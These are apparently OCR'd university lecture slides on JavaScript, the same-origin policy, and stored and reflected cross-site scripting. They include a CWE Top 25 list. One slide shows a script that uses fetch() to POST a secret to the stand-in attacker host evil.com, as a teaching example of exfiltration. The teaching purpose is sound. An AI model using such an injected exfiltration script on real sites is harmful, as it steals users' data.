CMSC414 Computer and Network Security

JavaScript, Same Origin Policy, Cross Site Scripting

Yizheng Chen | University of Maryland
surrealyz.github.io

Feb 20, 2024

Agenda

- Monday TA Julius’ Office Hour will be in person, starting next week (Jan 26)
- AVW 4132


Agenda

- JavaScript
- Same Origin Policy
- Cross Site Scripting

JavaScript

- A programming language that allows running code in the web
- Embedded in HTML with `<script>` tags, can manipulate web pages
- Client-side: Runs in the browser, not the web server!
- Know what JavaScript can do for malicious purposes

JavaScript: Modify any part of the webpage



JavaScript: Create a pop-up message

HTML (With Embedded JavaScript)

```
<script>alert("Hello World!")</script>
```

Webpage

When the browser loads this HTML, it will run the embedded JavaScript and cause a pop-up to appear.

JavaScript: Make HTTP Requests

HTML (With Embedded JavaScript)

```
<script>int secret = 42;</script>
…
<script>fetch('https://evil.com/receive', {method: 'POST',
body: secret})</script>
```

- Top: Suppose the server returns some HTML with a secret JavaScript variable.
- Bottom: If the attacker somehow adds this JavaScript, the browser will send a POST request to the attacker's server with the secret.

Risks on the Web

- A malicious website should not be able to tamper with our information or interactions on other websites
  - Example: If we visit `evil.com`, the attacker who owns `evil.com` should not be able to read our emails or buy things with our Amazon account
- Protection: Same-origin policy
  - The web browser prevents a website from accessing other unrelated websites

Same-Origin Policy: Definition

- **Same-origin policy:** A rule that prevents one website from tampering with other unrelated websites
  - Enforced by the web browser
  - Prevents a malicious website from tampering with behavior on other websites

Same-Origin Policy

- Every webpage has an origin defined by its URL with three parts:
  - Protocol: The protocol in the URL
  - Domain: The domain in the URL's location
  - Port: The port in the URL's location
    - If no port is specified, the default is 80 for HTTP and 443 for HTTPS
- https://www.example.com:443/image.png
- http://example.com/files/image.png 80 (default port)

Same-Origin Policy

- Two webpages have the same origin if and only if the protocol, domain, and port of the URL all match exactly.

First Webpage	Second Webpage	Same Origin?
http://www.example.com	https://www.example.com	
http://www.example.com	http://example.com	
http://www.example.com[:80]	http://www.example.com:8000	

Same-Origin Policy

- Two webpages have the same origin if and only if the protocol, domain, and port of the URL all match exactly.

First Webpage	Second Webpage	Same Origin?
http://www.example.com	https://www.example.com	Protocol mismatch
http://www.example.com	http://example.com	Domain mismatch
http://www.example.com[:80]	http://www.example.com:8000	Port mismatch

Same-Origin Policy

- Two websites with different origins cannot interact with each other
  - Example: If `example.com` embeds `evil.com`, the inner frame cannot interact with the outer frame, and the outer frame cannot interact with the inner-frame
- Rule enforced by the browser

Exceptions to the Same-Origin Policy

- Exception: JavaScript runs with the origin of the page that loads it
  - Example: If `example.com` fetches JavaScript from evil.com, the JavaScript has the origin of `example.com`
  - Intuition: `example.com` has “copy-pasted” JavaScript onto its webpage

Exceptions to the Same-Origin Policy

- Exception: JavaScript runs with the origin of the page that loads it
  - Example: If `example.com` fetches JavaScript from evil.com, the JavaScript has the origin of `example.com`
  - Intuition: `example.com` has “copy-pasted” JavaScript onto its webpage
- Exception: Websites can fetch and display images from other origins
  - However, the website only knows about the image’s size and dimensions (cannot actually manipulate the image)

Exceptions to the Same-Origin Policy

- Exception: JavaScript runs with the origin of the page that loads it
  - Example: If `example.com` fetches JavaScript from evil.com, the JavaScript has the origin of `example.com`
  - Intuition: `example.com` has “copy-pasted” JavaScript onto its webpage
- Exception: Websites can fetch and display images from other origins
  - However, the website only knows about the image’s size and dimensions (cannot actually manipulate the image)
- Exception: Websites can agree to allow some limited sharing
  - Cross-origin resource sharing (CORS)
  - The postMessage function in JavaScript let websites communicate with each other

Agenda

- JavaScript
- Same Origin Policy
- Cross Site Scripting

2023 CWE Top 25 Most Dangerous Software Weaknesses

Top 25 Home | Share via: | View in table format | Key Insights | Methodology

1. Out-of-bounds Write
   CWE-787 | CVEs in KEV: 70 | Rank Last Year: 1
2. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
   CWE-79 | CVEs in KEV: 4 | Rank Last Year: 2
3. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
   CWE-89 | CVEs in KEV: 6 | Rank Last Year: 3
4. Use After Free
   CWE-416 | CVEs in KEV: 44 | Rank Last Year: 7 (up 3) ▲
5. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
   CWE-78 | CVEs in KEV: 23 | Rank Last Year: 6 (up 1) ▲
6. Improper Input Validation
   CWE-20 | CVEs in KEV: 35 | Rank Last Year: 4 (down 2) ▼
7. Out-of-bounds Read
   CWE-125 | CVEs in KEV: 2 | Rank Last Year: 5 (down 2) ▼
8. Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
   CWE-22 | CVEs in KEV: 16 | Rank Last Year: 8
9. Cross-Site Request Forgery (CSRF)
   CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9
10. Unrestricted Upload of File with Dangerous Type
    CWE-434 | CVEs in KEV: 5 | Rank Last Year: 10

Exceptions to the Same-Origin Policy

- Exception: JavaScript runs with the origin of the page that loads it

How to exploit this?

- Attacker goal: access information on the legitimate website
- Idea: the attacker adds malicious JS to a legitimate website
- JS will run with the origin of the legitimate website

Cross-Site Scripting (XSS)

- **Cross-site scripting (XSS)**: Injecting JavaScript into websites that are viewed by other users
  - Cross-site scripting subverts the same-origin policy
- Two main types of XSS
  - Stored XSS
  - Reflected XSS

Stored XSS


- **Stored XSS (persistent XSS):** The attacker's JavaScript is stored on the legitimate server and sent to browsers

- Classic example: Facebook pages
  - An attacker puts some JavaScript on their Facebook page
  - Anybody who loads the attacker's page will see JavaScript (with the origin of Facebook)


Stored XSS

- **Stored XSS (persistent XSS)**: The attacker's JavaScript is stored on the legitimate server and sent to browsers
- Classic example: Facebook pages
  - An attacker puts some JavaScript on their Facebook page
  - Anybody who loads the attacker's page will see JavaScript (with the origin of Facebook)
- Stored XSS requires the victim to load the page with injected JavaScript
- Remember: Stored XSS is a **server-side vulnerability**!


Stored XSS


bank.com
1. Inject malicious script
Victim
Exploit server-side vulnerability
Attacker

Stored XSS


bank.com
2. Request content
3. Receive malicious script
Victim
1. Inject malicious script
Attacker

